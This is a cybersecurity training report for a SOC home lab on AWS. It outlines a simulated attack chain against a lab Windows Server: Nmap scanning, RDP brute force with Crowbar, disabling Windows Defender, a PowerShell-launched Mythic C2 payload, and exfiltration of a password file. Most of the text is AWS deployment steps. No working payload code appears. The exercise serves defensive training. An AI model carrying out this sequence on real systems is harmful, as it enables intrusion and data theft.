



SOC Home Lab: Real-World Attack Simulation on AWS

Abdelrahman Magdy Gouda Ahmed

Mohamed Shokray Labib

Mohamed Ahmed Mohamed

Ahmed Essam Abdullah

Nabila Mohamed Ahmed

DEPI_Cybersecurity Incident Response Analyst

Supervisor

Dr. Hussein Harb

Eng. Mohamed Abouzied

Table of Contents

1. Introduction	4
1.1 Overview of Security Operations Center (SOC)	4
1.2 Objectives of the SOC Home Lab	4
1.3 Components and Tools Used	4
2. Lab Topology	5
2.1 Overview of AWS Deployment	5
2.2 Components	5
2.2.1 Windows Server (Victim)	5
2.2.2 Kali Linux (Attacker)	5
2.2.3 Mythic C ₂ (Command and Control)	5
2.2.4 Splunk (SIEM Solution)	5
3. Attack Scenario Breakdown	6
3.1 Phase 1: Information Gathering	6
3.2 Phase 2: Initial Access	6
3.3 Phase 3: Discovery	7
3.4 Phase 4: Defense Evasion	8
3.5 Phase 5: Payload Execution	8
3.6 Phase 6: Command and Control (C ₂)	8
3.7 Phase 7: Data Exfiltration	9
4. Windows Deployment Steps	9
4.1 VPC Creation	9
4.2 Routing Table Setup	11
4.3 Internet Gateway Creation	12
4.4 EC ₂ Instances (Windows Server, Splunk, Kali Linux, Mythic C ₂)	13
5. Splunk Deployment	15
5.1 Splunk Installation on Amazon Linux	15
5.2 Configuring Splunk Forwarder on Windows Server	20
5.3 Log Forwarding Configuration	22
6. Mythic C₂ Deployment	23
6.1 Ubuntu Server Setup for Mythic C ₂	23
6.2 Apollo Agent Configuration and Payload Creation	26
6.3 Payload Execution on Windows Server	26

7. Practical Attack Implementation	27
7.1 Phase 1: Information Gathering	27
7.2 Phase 2: Initial Access	28
7.3 Phase 3: Discovery	29
7.4 Phase 4: Defense Evasion	30
7.5 Phase 5: Payload Execution	31
7.6 Phase 6: Command and Control (C ₂)	35
7.7 Phase 7: Data Exfiltration	36
8. Detection Phase	37
8.1 Log Analysis with Splunk	38
8.2 Detecting Anomalous Activities	39
8.3 Identifying the Attacker and Malicious Process	40
9. Containment Phase	41
9.1 Isolating the Compromised Server	41
9.2 Terminating C ₂ Connections	41
9.3 Firewall Configurations and IP Blocking	42
9.4 Removing Unauthorized Users	43
9.5 Re-enabling Windows Defender and Other Security Measures	43
10. Lessons Learned	44
10.1 Importance of Strong Authentication	44
10.2 Enhancing Early Detection and Monitoring	44
10.3 Regular Vulnerability Assessments	45
10.4 Defense Evasion Awareness	45

Introduction

In today's cybersecurity landscape, defending an organization from advanced threats requires continuous monitoring, detection, and response capabilities. A Security Operations Center (SOC) provides these capabilities, leveraging real-time data and analysis to safeguard critical systems. To understand the SOC workflow and how attackers exploit vulnerabilities, a home lab simulation was deployed on AWS.

This lab includes the following key components:

- **Windows Server:** Victim machine for the attack.
- **Splunk:** SIEM solution for monitoring and log analysis.
- **Mythic C2:** Command and Control server used to manage the attack.
- **Kali Linux:** Attacker machine used for reconnaissance and exploitation.


The scenario simulates a real-world attack involving multiple phases, from information gathering to data exfiltration. This report documents the steps taken in each phase, illustrating how an attacker can exploit misconfigurations and gain control over a Windows Server while evading detection.

SOC Home Lab

2-Lab Topology

This lab is deployed on AWS, and it consists of:

- 1- Kali Linux (Attacker)
- 2- Mythic C2 Server (Command & Control Server)
- 3- Splunk (SIEM Solution)
- 4- Windows Server 2022 (Victim)




3-Attack Scenario Breakdown

Phase 1: Information Gathering

The attacker starts by identifying potential entry points. Using **Nmap** from the Kali Linux machine, the attacker performs a port scan on the Windows Server to discover open ports. After analyzing the scan results, the attacker finds that **Remote Desktop Protocol (RDP)** is open on the server.

- **Tools Used:** Nmap
- **Objective:** Identify open ports on the Windows Server.




Phase 2: Initial Access

With the RDP port open, the attacker launches an **RDP brute-force attack** to guess the administrator's password.

After multiple attempts, they successfully authenticate and gain access to the Windows Server.


- **Tools Used:** Crowbar
- **Objective:** Exploit weak RDP credentials to gain unauthorized access.



Phase 3: Discovery

Once inside the Windows Server, the attacker leverages basic commands such as whoami, net user, and ipconfig to gather information about the machine, its users, and its network configuration. This helps in formulating the next steps of the attack, ensuring further access and privilege escalation.


- Tools Used: Built-in Windows commands (whoami, net user, ipconfig)
- Objective: Gather internal information for further exploitation.



Phase 4: Defense Evasion

To evade detection by the server's security mechanisms, the attacker disables **Windows Defender** using the RDP session. This ensures that future malicious actions, including malware installation, remain undetected.


- Commands: Disabling Windows Defender via PowerShell or manual configuration
- Objective: Evasion of endpoint protection measures.



Phase 5: Payload Execution

The attacker proceeds by crafting a payload on the **Mythic C2 Server**. Using **PowerShell**, the attacker remotely downloads and executes the payload on the Windows Server. This establishes a persistent backdoor on the target machine, allowing continuous access.


- **Tools Used:** Mythic C2, PowerShell
- **Objective:** Gain persistent access to the compromised server.



Phase 6: Command & Control (C2)

Once the payload is executed, an open session is established between the Windows Server and the Mythic C2 server. The attacker can now control the server remotely, issuing commands and gathering sensitive information.


- **Tools Used:** Mythic C2
- **Objective:** Maintain control over the Windows Server.



Phase 7: Data Exfiltration

Finally, the attacker identifies a sensitive file (passwords.txt) on the Windows Server. Using the established C2 session, the file is exfiltrated to the C2 Server.

- **Tools Used:** Mythic C2
- **Objective:** Extract sensitive information from the server.



4-Windows Deployment

I will start by creating the VPC that our machines will be placed in.

Steps

First

- 1- We login into our AWS account and Search for VPC

VPC dashboard

Search results for 'vpc'

Services

- VPC
- AWS Firewall Manager
- Detective
- Managed Services

Features

- Dashboard
- VPC feature

- 2- Click on VPC then click on ‘Create VPC’

The screenshot shows the AWS VPC dashboard. At the top, there's a navigation bar with the AWS logo, 'Services' (with a dropdown arrow), a search bar containing 'Search' and a keyboard shortcut '[Alt+S]', and a 'Create VPC' button. Below the navigation bar, the main title is 'VPC dashboard' with a close button. To the right of the title are two buttons: 'Create VPC' (orange) and 'Launch EC2 Instances'. A note below the buttons states: 'Note: Your Instances will launch in the Asia Pacific region.' On the left, there's a link 'EC2 Global View' with a refresh icon. On the right, it says 'Resources by Region'. The overall background is light grey.

- 3- Configure our VPC

The screenshot shows the 'VPC settings' configuration page. It has several sections:

- Resources to create**: A note says 'Create only the VPC resource or the VPC and other networking resources.' Two radio buttons are shown: 'VPC only' (selected) and 'VPC and more'.
- Name tag - optional**: A note says 'Creates a tag with a key of 'Name' and a value that you specify.' An input field contains 'Project VPC'.
- IPv4 CIDR block**: A note says 'IPv4 CIDR manual input' (selected) and 'IPAM-allocated IPv4 CIDR block'. The input field contains '11.0.0.0/24'.
- IPv6 CIDR block**: A note says 'No IPv6 CIDR block' (selected), 'IPAM-allocated IPv6 CIDR block', 'Amazon-provided IPv6 CIDR block', and 'IPv6 CIDR owned by me'.
- Tenancy**: A note says 'Default'.

- 4- Then, click on Create VPC

The screenshot shows the 'Create VPC' configuration dialog. It includes:

- Tags**: A note says 'A tag is a label that you assign to an AWS resource. Each tag consists of a key and an optional value. You can use tags to search and filter your resources or track your AWS costs.' An input field for 'Key' contains 'Name' and a 'Value - optional' input field contains 'Project VPC'. There are 'Add tag' and 'Remove tag' buttons. A note at the bottom says 'You can add 49 more tags'.
- Create VPC**: A large orange button at the bottom right.

Second

- 1- Create our Routing Table, to direct our network traffic

Route tables (3) Info		Last updated 10 minutes ago	Actions	Create route table	
<input type="text"/> Find resources by attribute or tag					
Name	Route table ID	Explicit subnet associations	Edge associations	Main	VPC
win10_routetable	rtb-00f0061ac1b07f0449	subnet-02e252d1e4b734...	-	No	vpc-0922705e2cf223d52 win10_routetable
-	rtb-088f9979f182c9cb9	-	-	Yes	vpc-0922705e2cf223d52 win10_routetable
-	rtb-07a89f8a02b163d30	-	-	Yes	vpc-087cedc491d847753

- 2- Configure Route table and then click on **Create route table****

ContentFly - Fast &... The 12 Best Freelan... Getting started with... Impact of cyber atta... Introduction to Cyb... Assessment and Tre...  Services [Alt+S]

Create route table Info

A route table specifies how packets are forwarded between the subnets within your VPC, the internet, and your VPN connection.

Route table settings

Name - *optional*
Create a tag with a key of 'Name' and a value that you specify.

Project-Routing Table

VPC
The VPC to use for this route table.

vpc-037e0da6b1c8dbaad (Project VPC)

Tags

A tag is a label that you assign to an AWS resource. Each tag consists of a key and an optional value. You can use tags to search and filter your resources or track your AWS costs.

Key	Value - <i>optional</i>
<input type="text" value="Name"/> 	<input type="text" value="Project-Routing Table"/>  

Add new tag

You can add 49 more tags.

CloudShell Feedback  

Third

1- Create Internet Gateway

The screenshot shows the 'Create internet gateway' page in the AWS VPC service. At the top, a green banner indicates that a route table was created successfully. The main section is titled 'Internet gateway settings' and contains a 'Name tag' field where 'Project-Internet Gatway' is entered. Below this is a 'Tags - optional' section with a single tag ('Name' key, 'Project-Internet Gatway' value). The bottom right features 'Cancel' and 'Create internet gateway' buttons.

Route table rtb-02ad3a8a3923426d2 | Project-Routing Table was created successfully.

VPC > Internet gateways > Create internet gateway

Create internet gateway Info

An internet gateway is a virtual router that connects a VPC to the internet. To create a new internet gateway specify the name for the gateway below.

Internet gateway settings

Name tag

Creates a tag with a key of 'Name' and a value that you specify.

Project-Internet Gatway

Tags - optional

A tag is a label that you assign to an AWS resource. Each tag consists of a key and an optional value. You can use tags to search and filter your resources or track your AWS costs.

Key	Value - optional
Q Name	Q Project-Internet Gatway X Remove

Add new tag

You can add 49 more tags.

Cancel Create internet gateway

2- Attach it to our VPC (Project VPC)

The screenshot shows the 'Attach to VPC' page for the internet gateway 'igw-09fa39b56cf9ab35'. It includes a 'VPC' section with a note about enabling communication with the internet, an 'Available VPCs' section with a dropdown menu showing 'vpc-037e0da6b1c8dbaad' (selected), and a 'Cancel' and 'Attach internet gateway' button.

VPC > Internet gateways > Attach to VPC (igw-09fa39b56cf9ab35)

Attach to VPC (igw-09fa39b56cf9ab35) Info

VPC

Attach an internet gateway to a VPC to enable the VPC to communicate with the internet. Specify the VPC to attach below.

Available VPCs

Attach the internet gateway to this VPC.

vpc-037e0da6b1c8dbaad - Project VPC

Cancel Attach internet gateway

Fourth

- 1- Now we will create our machines (EC2)

Search for EC2 and then click on Launch Instance

The screenshot shows the AWS EC2 Dashboard. On the left, there's a sidebar with various navigation options like EC2 Global View, Events, Instances, Images, and Elastic Block Store. The main area is titled 'Resources' and displays statistics for Amazon EC2 resources in the Asia region. It shows 0 running instances, 0 dedicated hosts, 12 key pairs, and 16 security groups. Below this, there's a large button labeled 'Launch instance' with a dropdown arrow, and a smaller button labeled 'Migrate a server'.

2-

Create Windows Server 2022 instance and configure it

This screenshot shows the 'Application and OS Images (Amazon Machine Image)' section of the AWS console. It allows users to search for AMIs or browse a catalog. Below this, there are two tabs: 'Recents' and 'Quick Start'. Under 'Quick Start', several AMI icons are displayed: Amazon Linux, macOS, Ubuntu, Windows (selected), Red Hat, and SUSE Linux. A search bar at the bottom allows users to find specific AMIs. At the very bottom, a detailed view of the selected 'Microsoft Windows Server 2022 Base' AMI is shown, including its identifier, compatibility with free tier, and system requirements.

- 3- Create a key pair so you can access it
- 4- Configure the network settings and create a subnet
- 5- After creating the subnet, now click on Launch Instance.

▼ Network settings [Info](#)

VPC - required [Info](#)

vpc-037e0da6b1c8dbaad (Project VPC)
11.0.0.0/24

Subnet [Info](#)

Select [Create new subnet](#)

Auto-assign public IP [Info](#)

Enable

Additional charges apply when outside of **free tier allowance**

Firewall (security groups) [Info](#)

A security group is a set of firewall rules that control the traffic for your instance. Add rules to allow specific traffic to reach your instance.

Create security group Select existing security group

Security group name - required

launch-wizard-11

This security group will be added to all network interfaces. The name can't be edited after the security group is created. Max length is 255 characters. Valid characters: a-z, A-Z, 0-9, spaces, and ._-:/()#@[]+=&;!\$*

Description - required [Info](#)

launch-wizard-11 created 2024-09-28T14:40:21.572Z

Create subnet [Info](#)

VPC

VPC ID
Create subnets in this VPC.
vpc-037e0da6b1c8dbaad (Project VPC)

Associated VPC CIDRs

IPv4 CIDRs
11.0.0.0/24

Subnet settings
Specify the CIDR blocks and Availability Zone for the subnet.

Subnet 1 of 1

Subnet name
Create a tag with a key of 'Name' and a value that you specify.
Project-Subnet

- 6- Click on Launch Instance

Notice: Same steps for other instances

5- Splunk Deployment

For Splunk, I will use Amazon Linux Server, or you can use Ubuntu Server

- 1- From Instances, choose Amazon Linux

The screenshot shows the AWS Management Console with a search bar containing 'Splunk'. Below the search bar, a section titled 'Application and OS Images (Amazon Machine Image)' is visible. It contains a brief description of what an AMI is and a search bar labeled 'Search our full catalog including 1000s of application and OS images'. Below this, there are several AMI icons and names: Amazon Linux, macOS, Ubuntu, Windows, Red Hat, and SUSE Linux. On the right, there's a 'Browse more AMIs' section with a magnifying glass icon and text indicating it includes AMIs from AWS Marketplace and the Community. At the bottom, a specific AMI entry for 'Amazon Linux 2023 AMI' is shown with details: ami-08718895af4dfa033 (64-bit (x86), uefi-preferred) / ami-0083e0c040551216d (64-bit (Arm), uefi). It also notes 'Virtualization: hvm' and 'Root device type: ebs'. A 'Free tier eligible' badge is present.

- 2- Configure Settings and Create Key Pair

The screenshot shows the AWS Instance creation wizard. In the 'Key pair (login)' section, a note says 'You can use a key pair to securely connect to your instance. Ensure that you have access to the selected key pair before you launch the instance.' A dropdown menu shows 'Splunk_Key' selected. There's a 'Create new key pair' button. In the 'Network settings' section, under 'VPC - required', a dropdown shows 'vpc-037e0da6b1c8dbaa (Project VPC)' and '11.0.0.0/24'. Under 'Subnet', a dropdown shows 'subnet-014d9381506fdceea' with details: 'Project-Subnet', 'Owner: 495599779140', 'Availability Zone: ap-south-1a', 'Zone type: Availability Zone', and 'IP addresses available: 251 CIDR: 11.0.0.0/24'. There's a 'Create new subnet' button. Under 'Auto-assign public IP', a dropdown shows 'Enable'. A note says 'Additional charges apply when outside of free tier allowance'. Under 'Firewall (security groups)', a note says 'A security group is a set of firewall rules that control the traffic for your instance. Add rules to allow specific traffic to reach your instance.' Two radio buttons are shown: 'Create security group' (selected) and 'Select existing security group'. A note says 'Security group name - required' and a text input field contains 'launch-wizard-11'.

3- Click on ‘Launch Instance’ then start it



4- Assign an Elastic IP for the instance to avoid conflicts

Elastic IP address settings Info

Public IPv4 address pool

Amazon's pool of IPv4 addresses

Public IPv4 address that you bring to your AWS account with BYOIP. (option disabled because no pools found) [Learn more](#)

Customer-owned pool of IPv4 addresses created from your on-premises network for use with an Outpost. (option disabled because no customer owned pools found) [Learn more](#)

Allocate using an IPv4 IPAM pool (option disabled because no public IPv4 IPAM pools with AWS service as EC2 were found)

Network border group Info

X

ap-south-1 (ap-south-1a, ap-south-1b, ap-south-1c)

Global static IP addresses

AWS Global Accelerator can provide global static IP addresses that are announced worldwide using anycast from AWS edge locations. This can help improve the availability and latency for your user traffic by using the Amazon global network. [Learn more](#)

[Create accelerator](#)

Tags - optional

A tag is a label that you assign to an AWS resource. Each tag consists of a key and an optional value. You can use tags to search and filter your resources or track your AWS costs.

CloudShell Feedback

1

Windows Search File Explorer Edge Microsoft Store Teams Settings Microsoft Edge

5- Click on Allocate IP

Elastic IP addresses (1/1)							Associate this Elastic IP address	X	
							Actions	Allocate Elastic IP address	
							C	Actions	Allocate Elastic IP address
✓	Name	Allocated IPv4 addr...	Type	Allocation ID	Reverse DNS record	Associated instance ID	Private IP address		
<input checked="" type="checkbox"/>	Splunk	13.234.43.88	Public IP	eipalloc-0223b4ced147fe4ff	-	-	-		

6- Now, Associate the IP to your Splunk Instance

EC2 > Elastic IP addresses > Associate Elastic IP address

Associate Elastic IP address Info

Choose the instance or network interface to associate to this Elastic IP address (13.234.43.88)

Elastic IP address: 13.234.43.88

Resource type
Choose the type of resource with which to associate the Elastic IP address.

Instance
 Network interface

⚠ If you associate an Elastic IP address with an instance that already has an Elastic IP address associated, the previously associated Elastic IP address will be disassociated, but the address will still be allocated to your account. [Learn more](#)

If no private IP address is specified, the Elastic IP address will be associated with the primary private IP address.

Instance

Private IP address
The private IP address with which to associate the Elastic IP address.

11.0.0.4

Allow this Elastic IP address to be reassociated

7- Now, you can access the machine through SSH with the key pair, or you can use Putty

```
[ec2-user ~]$ login as: ec2-user
[ec2-user ~]$ Authenticating with public key "SIEM"
Last login: Sat Sep 28 08:31:39 2024 from 41.33.191.226
,      #
~\_\_ #####      Amazon Linux 2
~~ \_\_\_\#\#\#\_\_      AL2 End of Life is 2025-06-30.
~~   \#\#\|      A newer version of Amazon Linux is available!
~~   \|/      Amazon Linux 2023, GA and supported until 2028-03-15.
